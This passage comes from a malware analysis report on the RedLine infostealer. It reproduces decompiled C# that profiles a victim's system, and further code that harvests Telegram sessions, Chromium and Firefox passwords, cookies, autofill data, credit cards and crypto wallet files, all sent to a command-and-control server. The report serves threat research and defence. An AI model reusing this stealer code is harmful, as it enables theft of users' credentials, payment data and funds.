public static void GetHardwareInfo(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    List<KeyValueStruct> list = new List<KeyValueStruct>();
    foreach (KeyValueStruct keyValueStruct in SystemInfoHelper.GetProcessors())
    {
        list.Add(keyValueStruct);
    }
    foreach (KeyValueStruct keyValueStruct2 in SystemInfoHelper.GetGraphicCards())
    {
        list.Add(keyValueStruct2);
    }
    list.Add(new KeyValueStruct
    {
        Key = "Total of RAM",
        Reserved = Entity14.Id2,
        Value = "4095.46 MB or 4294397952"
    });
    REDLINE_ERROR redline_ERROR = connection.Id13(list);
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetHardwareInfo(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
```

Figure: Getting Hardware Information

```
2 references
public static List<KeyValueStruct> GetProcessors()
{
    List<KeyValueStruct> list = new List<KeyValueStruct>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new KeyValueStruct
                        {
                            Key = (managementObject["Name"] as string),
                            Value = Convert.ToString(managementObject["NumberOfCores"]),
                            Reserved = Entity14.Id1
                        });
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
    catch
    {
    }
    return list;
}
No issues found
```

Figure: Getting Processes

```
2 references
public static List<KeyValueStruct> GetGraphicCards()
{
    List<KeyValueStruct> list = new List<KeyValueStruct>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        if (num > 0U)
                        {
                            list.Add(new KeyValueStruct
                            {
                                Key = (managementObject["Name"] as string),
                                Value = num.ToString(),
                                Reserved = Entity14.Id2
                            });
                        }
                    }
                    catch (Exception)
                    {
                    }
                }
            }
        }
    }
```

Figure: Getting Graphic Cards information

8.9. Getting Browsers

The **GetBrowsers** method in Redline fetches information about installed web browsers from the Windows Registry, including browser names, file versions, and versions based on file information. The results are stored in a list of BrowserKeyValueStruct objects, which is then returned. This can be seen as follows:

```
2 references
public static void GetBrowsers(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    REDLINE_ERROR redline_ERROR = connection.SendBrowserList(SystemInfoHelper.GetBrowsers());
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetBrowsers(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
}
```

```
// Token: 0x06000158 RID: 344 RVA: 0x0000A018 File Offset: 0x00008218
2 references
public static List<BrowserKeyValueStruct> GetBrowsers()
{
    List<BrowserKeyValueStruct> list = new List<BrowserKeyValueStruct>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
        if (registryKey == null)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            BrowserKeyValueStruct browserKeyValueStruct = new BrowserKeyValueStruct();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            browserKeyValueStruct.BrowserName = (string)registryKey2.GetValue(null);
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
            browserKeyValueStruct.FileVersion = registryKey3.GetValue(null).ToString().StripQuotes();
            if (browserKeyValueStruct.FileVersion != null)
            {
                browserKeyValueStruct.BrowserVersion = FileVersionInfo.GetVersionInfo(browserKeyValueStruct.FileVersion).FileVersion;
            }
            else
            {
                browserKeyValueStruct.BrowserVersion = "Unknown Version";
            }
            list.Add(browserKeyValueStruct);
        }
    }
    catch
    {
    }
    return list;
}
```

Figure: Getting Browsers

8.10. Getting Programs list

Redline then attempts to find the list of programs.

```
2 references
public static void GetListOfPrograms(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    REDLINE_ERROR redline_ERROR = connection.SendListStrings(SystemInfoHelper.ListOfPrograms());
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetListOfPrograms(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
}
```

```
// Token: 0x0600015D RID: 349 RVA: 0x0000A76C File Offset: 0x0000896C
2 references
public static List<string> ListOfPrograms()
{
    List<string> list = new List<string>();
    try
    {
        string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall";
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(text))
        {
            foreach (string text2 in registryKey.GetSubKeyNames())
            {
                try
                {
                    using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2))
                    {
                        string text3 = (string)((registryKey2 != null) ? registryKey2.GetValue("DisplayName") : null);
                        string text4 = (string)((registryKey2 != null) ? registryKey2.GetValue("DisplayVersion") : null);
                        if (!string.IsNullOrEmpty(text3) && !string.IsNullOrWhiteSpace(text4))
                        {
                            text3 = text3.Trim();
                            text4 = text4.Trim();
                            list.Add(Regex.Replace(text3 + " [" + text4 + "]", "[^\\u0020-\\u007F]", string.Empty));
                        }
                    }
                }
                catch
                {
                }
            }
        }
    }
    catch
    {
    }
    return list.OrderBy((string x) => x).ToList<string>();
}
```

Figure: Getting Programs List

8.11. Getting Antiviruses:

Redline then attempts to acquire information about the antiviruses installed in the system.

```
2 references
public static void GetAVs(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    List<string> avs = SystemInfoHelper.GetAVs();
    REDLINE_ERROR redline_ERROR = connection.MaybeSendC2((avs != null) ? avs.ToList<string>() : null);
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetAVs(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
}
```

```
2 references
public static List<string> GetAVs()
{
    List<string> list = new List<string>();
    try
    {
        foreach (string text in "AntivirusProduct|AntiSpyWareProduct|FirewallProduct".Split(new char[] { '|' }))
        {
            try
            {
                using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("ROOT\\SecurityCenter", "SELECT * FROM " + text))
                {
                    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
                    {
                        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                        {
                            try
                            {
                                if (!list.Contains(managementBaseObject["displayName"] as string))
                                {
                                    list.Add(managementBaseObject["displayName"] as string);
                                }
                            }
                            catch
                            {
                            }
                        }
                    }
                }
            }
            catch
```

Figure: Getting Anti viruses

8.12. Getting Processes:

Redline then attempts to find list of processes which can be seen as follows:

```
2 references
public static void GetProcesses(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    REDLINE_ERROR redline_ERROR = connection.SendProcesses(SystemInfoHelper.ListOfProcesses());
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetProcesses(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
}
```

```
2 references
public static List<string> ListOfProcesses()
{
    List<string> list = new List<string>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Process Where SessionId='" + Process.GetCurrentProcess().
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        List<string> list2 = list;
                        string[] array = new string[6];
                        array[0] = "ID: ";
                        int num = 1;
                        object obj = managementObject["ProcessId"];
                        array[num] = ((obj != null) ? obj.ToString() : null);
                        array[2] = ", Name: ";
                        int num2 = 3;
                        object obj2 = managementObject["Name"];
                        array[num2] = ((obj2 != null) ? obj2.ToString() : null);
                        array[4] = ", CommandLine: ";
                        int num3 = 5;
                        object obj3 = managementObject["CommandLine"];
                        array[num3] = ((obj3 != null) ? obj3.ToString() : null);
                        list2.Add(string.Concat(array));
                    }
                    catch
                    {
```

Figure: Getting list of Processes

8.13. Getting Language:

Redline also queries about the available languages.

```
2 references
public static void GetLanguages(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    REDLINE_ERROR redline_ERROR = connection.SendLanguages(SystemInfoHelper.AvailableLanguages());
    if (redline_ERROR == REDLINE_ERROR.Id3)
    {
        PartsSender.GetLanguages(connection, settings, ref result);
    }
    if (redline_ERROR == REDLINE_ERROR.Id4)
    {
        throw new InvalidOperationException();
    }
}
```

```
2 references
public static List<string> AvailableLanguages()
{
    List<string> list = new List<string>();
    try
    {
        return (from InputLanguage lang in InputLanguage.InstalledInputLanguages
            select lang.Culture.EnglishName).ToList<string>();
    }
    catch
    {
    }
    return list;
}
```

Figure: Getting Available Language

8.14. Getting Telegram Profiles:

The **TelegramScanner** class is designed to identify and collect information about Telegram profiles on the system, including information about the associated '**tdata**' directories. The **Collect** method generates **profile names**, and the **Find method** identifies **directories** related to Telegram processes. This can be seen as follows:

```
// Token: 0x0600009E RID: 158 RVA: 0x00006220 File Offset: 0x00004420
2 references
public static void GetTelegramProfiles(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.Telegram)
    {
        List<FileStruct> list = FileScanning.Search(new Extractor[]
        {
            new TelegramScanner()
        });
        REDLINE_ERROR redline_ERROR = connection.SendTelegramProfiles(list);
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.GetTelegramProfiles(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

```
// Token: 0x060000E9 RID: 233 RVA: 0x00007878 File Offset: 0x00005A78
2 references
public override string Collect(ScannerArgStruct scannerArg, FileInfo fileInfo)
{
    string text = "Profile_Unknown";
    try
    {
        DirectoryInfo directory = fileInfo.Directory;
        string text2 = string.Empty;
        if (directory.Name != "tdata")
        {
            text2 = directory.FullName.Split(new string[] { "tdata" }, StringSplitOptions.RemoveEmptyEntries)[1];
        }
        return "Profile_" + scannerArg.Count + (string.IsNullOrWhiteSpace(text2) ? "" : ("\\" + text2));
    }
    catch
    {
    }
    return text;
}
```

```
TelegramScanner                                                    PassedPaths
int num = 1;
foreach (string text in SystemInfoHelper.GetProcessesByName(new string[] { "Telegram.exe" }))
{
    try
    {
        list.Add(new ScannerArgStruct
        {
            Count = num.ToString(),
            SearchPattern = "*",
            Directory = new FileInfo(text).Directory.FullName + "\\tdata",
            Recursive = false
        });
        foreach (string text2 in Directory.GetDirectories(new FileInfo(text).Directory.FullName + "\\tdata"))
        {
            if (new DirectoryInfo(text2).Name.Length == 16)
            {
                list.Add(new ScannerArgStruct
                {
                    Count = num.ToString(),
                    SearchPattern = "*",
                    Directory = text2,
                    Recursive = false
                });
            }
        }
        num++;
    }
    catch (Exception)
    {
    }
}
if (list.Count == 0)
{
    string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    list.Add(new ScannerArgStruct
    {
        Count = num.ToString(),
        SearchPattern = "*",
        Directory = text3,
```

8.15. Stealing Credentials (Chromium-based Browsers)

Redline has the ability to extract sensitive information from the Chromium-based web browsers, such as Google Chrome or Opera. The primary goal is to steal **browser credentials**, **cookies**, **autofill data**, and **credit card information** from user profiles.

```
public static void MaybeMozillaStealer(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct re
{
    if (settings.Browsers)
    {
        List<BrowserCredentials> list = new List<BrowserCredentials>();
        list.AddRange(Chromium.Steal(settings.ChromiumBrowserPaths));
        list.AddRange(Mozilla.Steal(settings.MozillaBrowserPaths));
        REDLINE_ERROR redline_ERROR = connection.Id8(list);
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.MaybeMozillaStealer(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
```

- The **Steal** method takes a list of Chromium profile paths (profiles) as input.
- It iterates over each profile and attempts to extract browser credentials and other information.
- For each profile, it uses the FileCopier.FindPaths method to find specific database files (**Login Data, Web Data**, **Cookies**, **Extension Cookies**).
- For each found database file, it creates a **BrowserCredentials** object and collects information such as **browser name, user data, passwords, cookies, autofill data,** and **credit card information**.
- It handles specific cases for Opera GX by renaming the browser name.
- The extracted data is organized into BrowserCredentials objects, and these objects are added to the list.

The implementation of Steal function can be seen as follows:

```
2 references
public static List<BrowserCredentials> Steal(IList<string> profiles)
{
    List<BrowserCredentials> list = new List<BrowserCredentials>();
    try
    {
        foreach (string text in profiles.Select((string x) => Environment.ExpandEnvironmentVariables(x)))
        {
            foreach (string text2 in FileCopier.FindPaths(text, 1, 1, new string[] { "Login Data", "Web Data", "Cookies", "Extension Cookies" }))
            {
                BrowserCredentials browserCredentials = new BrowserCredentials();
                string dataFolder = string.Empty;
                string text3 = string.Empty;
                try
                {
                    dataFolder = new FileInfo(text2).Directory.FullName;
                    if (dataFolder.Contains("Opera GX Stable"))
                    {
                        text3 = "Opera GX";
                    }
                    else
                    {
                        text3 = (text2.Contains("AppData\\Roaming\\") ? FileCopier.ChromeGetRoamingName(dataFolder) : FileCopier.ChromeGetLocalName(dataFolder));
                    }
                    if (!string.IsNullOrEmpty(text3))
                    {
```

```
if (!string.IsNullOrEmpty(text3))
{
    text3 = text3[0].ToString().ToUpper() + text3.Remove(0, 1);
    string userDataDirectory = FileCopier.GetUserDataDirectory(dataFolder);
    if (!string.IsNullOrEmpty(userDataDirectory))
    {
        List<Cookie> list2 = Chromium.MakeTries<List<Cookie>>(() => Chromium.CollectBrowserCookies(dataFolder, "Cookies"), (List<Cookie> x) => x.Count >
        List<Cookie> list3 = Chromium.MakeTries<List<Cookie>>(() => Chromium.CollectBrowserCookies(dataFolder, "Network\\Cookies"), (List<Cookie> x) => x
        List<Cookie> list4 = Chromium.MakeTries<List<Cookie>>(() => Chromium.CollectBrowserCookies(dataFolder, "Extension Cookies"), (List<Cookie> x) =>
        browserCredentials.BrowserName = text3;
        browserCredentials.UserData = userDataDirectory;
        browserCredentials.BrowserCreds = Chromium.MakeTries<List<Credentials>>(() => Chromium.CollectBrowserPasswords(dataFolder), (List<Credentials> x)
        browserCredentials.Cookies = list2;
        browserCredentials.AutoFill = Chromium.MakeTries<List<AutoFill>>(() => Chromium.CollectBrowserAutoFill(dataFolder), (List<AutoFill> x) => x.Count
        browserCredentials.CreditCards = Chromium.MakeTries<List<CreditCards>>(() => Chromium.CollectBrowserCreditCards(dataFolder), (List<CreditCards> x
        if (list3.Any<Cookie>())
        {
            BrowserCredentials browserCredentials2 = new BrowserCredentials
            {
                BrowserName = text3,
                UserData = userDataDirectory + " Network",
                BrowserCreds = new List<Credentials>(),
                Cookies = list3,
                AutoFill = new List<AutoFill>(),
                CreditCards = new List<CreditCards>()
            };
            list.Add(browserCredentials2);
        }
        if (list4.Any<Cookie>())
        {
            BrowserCredentials browserCredentials3 = new BrowserCredentials
            {
```

The highlighted methods in the above picture CollectBrowserCookies, CollectBrowserPasswords, CollectBrowserAutoFill and CollectBrowserCreditCards aims to do the following things:

- **CollectBrowserPasswords:** Collects login credentials from the Login Data database.
- **CollectBrowserCookies:** Collects cookies from the specified database.
- **CollectBrowserAutoFill:** Collects autofill data from the Web Data database.
- **CollectBrowserCreditCards:** Collects credit card information from the Web Data database.

The implementation of the following methods is as follows:

```
1 reference
private static List<Credentials> CollectBrowserPasswords(string profilePath)
{
    List<Credentials> list = new List<Credentials>();
    try
    {
        string text = Path.Combine(profilePath, "Login Data");
        if (!File.Exists(text))
        {
            return list;
        }
        string text2 = Chromium.ReadKey(profilePath);
        try
        {
            DataBaseConnectionHandler dataBaseConnectionHandler = new DataBaseConnectionHandler(text);
            dataBaseConnectionHandler.ReadContextTable("logins");
            for (int i = 0; i < dataBaseConnectionHandler.RowLength; i++)
            {
                Credentials credentials = new Credentials();
                try
                {
                    credentials.Domain = dataBaseConnectionHandler.ReadContextValue(i, 0).Trim();
                    credentials.Username = dataBaseConnectionHandler.ReadContextValue(i, 3).Trim();
                    credentials.Password = Chromium.ReadRawData(dataBaseConnectionHandler.ReadContextValue(i, 5), text2);
                }
                catch (Exception)
                {
                }
                finally
                {
                    credentials.Domain = (string.IsNullOrWhiteSpace(credentials.Domain) ? "UNKNOWN" : credentials.Domain);
                    credentials.Username = (string.IsNullOrWhiteSpace(credentials.Username) ? "UNKNOWN" : credentials.Username);
                    credentials.Password = (string.IsNullOrWhiteSpace(credentials.Password) ? "UNKNOWN" : credentials.Password);
                }
                if (credentials.Password != "UNKNOWN")
```

```
3 references
private static List<Cookie> CollectBrowserCookies(string profilePath, string dbPath)
{
    List<Cookie> list = new List<Cookie>();
    try
    {
        string text = Path.Combine(profilePath, dbPath);
        if (!File.Exists(text))
        {
            return list;
        }
        string text2 = Chromium.ReadKey(profilePath);
        try
        {
            DataBaseConnectionHandler dataBaseConnectionHandler = new DataBaseConnectionHandler(text);
            dataBaseConnectionHandler.ReadContextTable("cookies");
            for (int i = 0; i < dataBaseConnectionHandler.RowLength; i++)
            {
                Cookie cookie = null;
                try
                {
                    cookie = new Cookie
                    {
                        HostKey = dataBaseConnectionHandler.GatherValue(i, "host_key").Trim(),
                        DotHostKey = dataBaseConnectionHandler.GatherValue(i, "host_key").Trim().StartsWith("."),
                        Path = dataBaseConnectionHandler.GatherValue(i, "path").Trim(),
                        IsSecure = dataBaseConnectionHandler.GatherValue(i, "is_secure").Contains("1"),
                        DateTime = Convert.ToInt64(dataBaseConnectionHandler.GatherValue(i, "expires_utc").Trim()) / 1000000L - 11644473600L,
                        Name = dataBaseConnectionHandler.GatherValue(i, "name").Trim(),
                        EncryptedValue = Chromium.ReadRawData(dataBaseConnectionHandler.GatherValue(i, "encrypted_value"), text2)
                    };
                    if (cookie.DateTime < 0L)
                    {
                        cookie.DateTime = DateTime.Now.AddMonths(12).Ticks - 621355968000000000L;
```

Figure: Collect Browser Cookies

```
// Token: 0x06000004 RID: 4 RVA: 0x000042D8 File Offset: 0x000024D8
1 reference
private static List<AutoFill> CollectBrowserAutoFill(string profilePath)
{
    List<AutoFill> list = new List<AutoFill>();
    try
    {
        string text = Path.Combine(profilePath, "Web Data");
        if (!File.Exists(text))
        {
            return list;
        }
        string text2 = Chromium.ReadKey(profilePath);
        try
        {
            DataBaseConnectionHandler dataBaseConnectionHandler = new DataBaseConnectionHandler(text);
            dataBaseConnectionHandler.ReadContextTable("autofill");
            for (int i = 0; i < dataBaseConnectionHandler.RowLength; i++)
            {
                AutoFill autoFill = null;
                try
                {
                    string text3 = dataBaseConnectionHandler.GatherValue(i, "value").Trim();
                    if (text3.StartsWith("v10") || text3.StartsWith("v11"))
                    {
                        text3 = Chromium.ReadRawData(text3, text2);
                    }
                    autoFill = new AutoFill
                    {
                        Name = dataBaseConnectionHandler.GatherValue(i, "name").Trim(),
                        Value = text3
                    };
                }
```

Figure: Collect Browser Autofill

```
1 reference
private static List<CreditCards> CollectBrowserCreditCards(string profilePath)
{
    List<CreditCards> list = new List<CreditCards>();
    try
    {
        string text = Path.Combine(profilePath, "Web Data");
        if (!File.Exists(text))
        {
            return list;
        }
        string text2 = Chromium.ReadKey(profilePath);
        try
        {
            DataBaseConnectionHandler dataBaseConnectionHandler = new DataBaseConnectionHandler(profilePath);
            dataBaseConnectionHandler.ReadContextTable("credit_cards");
            int i = 0;
            while (i < dataBaseConnectionHandler.RowLength)
            {
                CreditCards creditCards = null;
                try
                {
                    creditCards = new CreditCards
                    {
                        Field1 = dataBaseConnectionHandler.ReadContextValue(i, 1).Trim(),
                        Field2 = Convert.ToInt32(dataBaseConnectionHandler.ReadContextValue(i, 2).Trim()),
                        Field3 = Convert.ToInt32(dataBaseConnectionHandler.ReadContextValue(i, 3).Trim()),
                        Reserved = Chromium.ReadRawData(dataBaseConnectionHandler.ReadContextValue(i, 4), text2).Replace(" ", string.Empty)
                    };
                }
                catch
                {
                }
                if (creditCards != null)
                {
                    list.Add(creditCards);
```

Figure: Collect Browser Credit Cards

The implementation of **DataBaseConnectionHandler** to interact with the SQLite database in all these methods is as follows:

```
5 references
public bool ReadContextTable(string tableName)
{
    bool flag;
    try
    {
        int num = -1;
        for (int i = 0; i <= this._masterTableEntries.Length; i++)
        {
            if (string.Compare(this._masterTableEntries[i].ItemName.ToLower(), tableName.ToLower(), StringComparison.Ordinal) == 0)
            {
                num = i;
                break;
            }
        }
        if (num == -1)
        {
            flag = false;
        }
        else
        {
            string[] array = this._masterTableEntries[num].SqlStatement.Substring(this._masterTableEntries[num].SqlStatement.IndexOf("(", StringComparison.O
            for (int j = 0; j <= array.Length - 1; j++)
            {
                array[j] = array[j].TrimStart(new char[0]);
                int num2 = array[j].IndexOf(' ');
                if (num2 > 0)
                {
                    array[j] = array[j].Substring(0, num2);
                }
                if (array[j].IndexOf("UNIQUE", StringComparison.Ordinal) != 0)
                {
                    this.Fields = DataBaseConnectionHandler.ChangeSize<string>(this.Fields, j + 1);
                    this.Fields[j] = array[j];
                }
            }
            flag = this.GetOffset((ulong)((this._masterTableEntries[num].RootNum - 1L) * (long)this._pageSize));
```

Figure: Data Base interaction

8.16. Stealing Credentials and Cookies (Mozilla Firefox):

Redline has the ability to steal browser credentials from specifically Mozilla Firefox profiles by identifying **profile paths**, collecting **cookies**, and organizing the stolen information **into structured objects**. This can be seen as follows:

```
2 references
public static void MaybeMozillaStealer(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.Browsers)
    {
        List<BrowserCredentials> list = new List<BrowserCredentials>();
        list.AddRange(Chromium.Steal(settings.ChromiumBrowserPaths));
        list.AddRange(Mozilla.Steal(settings.MozillaBrowserPaths));
        REDLINE_ERROR redline_ERROR = connection.Id8(list);
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.MaybeMozillaStealer(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

```
// Token: 0x0600002D RID: 45 RVA: 0x00004970 File Offset: 0x00002B70
2 references
public static List<BrowserCredentials> Steal(IList<string> paths)
{
    List<BrowserCredentials> list = new List<BrowserCredentials>();
    try
    {
        foreach (string text in paths.Select((string x) => Environment.ExpandEnvironmentVariables(x)))
        {
            try
            {
                foreach (string text2 in FileCopier.FindPaths(text, 2, 1, new string[] { "cookies.sqlite" }))
                {
                    string fullName = new FileInfo(text2).Directory.FullName;
                    string text3 = (text2.Contains(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)) ? Mozilla.GeckoRoam
                    if (!string.IsNullOrEmpty(text3))
                    {
                        BrowserCredentials browserCredentials = new BrowserCredentials
                        {
                            BrowserName = text3,
                            UserData = new DirectoryInfo(fullName).Name,
                            Cookies = new List<Cookie>(Mozilla.CollectMozillaBrowserCookies(fullName)),
                            BrowserCreds = new List<Credentials>(),
                            AutoFill = new List<AutoFill>(),
                            CreditCards = new List<CreditCards>()
                        };
                        if (!browserCredentials.HasData())
                        {
                            list.Add(browserCredentials);
                        }
                    }
                }
            }
            catch
```

- The Steal method takes a list of paths as input and attempts to steal browser credentials from Mozilla Firefox profiles found in those paths.
- For each path, it expands environment variables, searches for "cookies.sqlite" files using FileCopier.FindPaths, and processes each profile.
- It determines whether the profile is in a **roaming** or **local directory** and extracts relevant information such as browser name and user data.
- It creates a BrowserCredentials object and adds it to the list if it contains data.

In the above method CollectMozillaBrowserCookies is called:

- The **CollectMozillaBrowserCookie**s method takes a Mozilla Firefox profile path as input and attempts to collect cookies from the "cookies.sqlite" file within that profile.
- It uses a DataBaseConnectionHandler to interact with the **SQLite database** and read the "**moz_cookies"** table.
- For each row in the table, it creates a Cookie object based on the information in the database and adds it to the list.

This can be seen as follows:

```
1 reference
private static List<Cookie> CollectMozillaBrowserCookies(string profile)
{
    List<Cookie> list = new List<Cookie>();
    try
    {
        string text = Path.Combine(profile, "cookies.sqlite");
        if (!File.Exists(text))
        {
            return list;
        }
        DataBaseConnectionHandler dataBaseConnectionHandler = new DataBaseConnectionHandler(text);
        dataBaseConnectionHandler.ReadContextTable("moz_cookies");
        for (int i = 0; i < dataBaseConnectionHandler.RowLength; i++)
        {
            Cookie cookie = null;
            try
            {
                cookie = new Cookie(dataBaseConnectionHandler.ReadContextValue(i, 6).Trim())
                {
                    HostKey = dataBaseConnectionHandler.ReadContextValue(i, 4).Trim(),
                    DotHostKey = (dataBaseConnectionHandler.ReadContextValue(i, 4).Trim()[0] == '.'),
                    Path = dataBaseConnectionHandler.ReadContextValue(i, 5).Trim(),
                    IsSecure = (dataBaseConnectionHandler.ReadContextValue(i, 9)[0] == '1'),
                    Name = dataBaseConnectionHandler.ReadContextValue(i, 2).Trim(),
                    EncryptedValue = dataBaseConnectionHandler.ReadContextValue(i, 3)
                };
            }
            catch
            {
            }
            if (cookie != null)
            {
                list.Add(cookie);
            }
```

```
5 references
public bool ReadContextTable(string tableName)
{
    bool flag;
    try
    {
        int num = -1;
        for (int i = 0; i <= this._masterTableEntries.Length; i++)
        {
            if (string.Compare(this._masterTableEntries[i].ItemName.ToLower(), tableName.ToLower(), StringComparison.Ordinal) == 0)
            {
                num = i;
                break;
            }
        }
        if (num == -1)
        {
            flag = false;
        }
        else
        {
            string[] array = this._masterTableEntries[num].SqlStatement.Substring(this._masterTableEntries[num].SqlStatement.IndexOf("(", StringComparison.O
            for (int j = 0; j <= array.Length - 1; j++)
            {
                array[j] = array[j].TrimStart(new char[0]);
                int num2 = array[j].IndexOf(' ');
                if (num2 > 0)
                {
                    array[j] = array[j].Substring(0, num2);
                }
                if (array[j].IndexOf("UNIQUE", StringComparison.Ordinal) != 0)
                {
                    this.Fields = DataBaseConnectionHandler.ChangeSize<string>(this.Fields, j + 1);
                    this.Fields[j] = array[j];
                }
            }
            flag = this.GetOffset((ulong)((this._masterTableEntries[num].RootNum - 1L) * (long)this._pageSize));
```

8.17. Getting Wallets:

The C2 configuration contains a list of wallet application names for the stealer to look for, followed by directory details (%AppData%).

```
2 references
public static void SearchWallets(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.Wallets)
    {
        SearchCryptoWallets searchCryptoWallets = new SearchCryptoWallets();
        searchCryptoWallets.Init(settings.ChromiumBrowserPaths);
        List<FileStruct> list = FileScanning.Search(new Extractor[]
        {
            new WalletDats(),
            searchCryptoWallets
        });
        list.AddRange(ConfigReader.Read(settings.AdditionalWallets));
        REDLINE_ERROR redline_ERROR = connection.Id9(list);
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.SearchWallets(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

```
2 references
public class WalletDats : Extractor
{
    // Token: 0x060000D6 RID: 214 RVA: 0x0000737C File Offset: 0x0000557C
    2 references
    public override string Collect(ScannerArgStruct scannerArg, FileInfo filePath)
    {
        return filePath.Directory.FullName.Replace(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\", string.Empty).Replace(Environment.GetFolderPath(
    }

    // Token: 0x060000D7 RID: 215 RVA: 0x000073CC File Offset: 0x000055CC
    2 references
    public override IEnumerable<ScannerArgStruct> Find()
    {
        List<ScannerArgStruct> list = new List<ScannerArgStruct>();
        try
        {
            List<string> list2 = new List<string>();
            list2.AddRange(FileCopier.FindPaths(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), 2, 1, new string[] { "wallet.dat", "wallet" }));
            list2.AddRange(FileCopier.FindPaths(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), 2, 1, new string[] { "wallet.dat", "wallet" }));
            try
            {
                foreach (string text in list2)
                {
                    string text2 = new FileInfo(text).Directory.FullName.Replace(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\", string.Empty).Repl
                    list.Add(new ScannerArgStruct
                    {
                        Count = text2,
                        Directory = new FileInfo(text).Directory.FullName,
                        SearchPattern = "*wallet*",
                        Recursive = false
                    });
                }
            }
            catch
            {
```

FileCopier.FindPaths performs the stealing checks the **%AppData%** directory for wallets mentioned in the C2 configuration. If found, the “wallet.dat” files are fetched and sent to C2.

```
12 references
public class FileCopier
{
    // Token: 0x060001A1 RID: 417 RVA: 0x0000ACE4 File Offset: 0x00008EE4
    6 references
    public static List<string> FindPaths(string baseDirectory, int maxLevel = 4, int level = 1, params string[] files)
    {
        List<string> list = new List<string>();
        list.Add("\\Windows\\");
        list.Add("\\Program Files\\");
        list.Add("\\Program Files (x86)\\");
        list.Add("\\Program Data\\");
        List<string> list2 = new List<string>();
        if (files == null || files.Length == 0 || level > maxLevel)
        {
            return list2;
        }
        try
        {
            foreach (string text in Directory.GetDirectories(baseDirectory))
            {
                bool flag = false;
                foreach (string text2 in list)
                {
                    if (text.Contains(text2))
                    {
                        flag = true;
                        break;
                    }
                }
                if (!flag)
                {
                    try
                    {
                        DirectoryInfo directoryInfo = new DirectoryInfo(text);
```

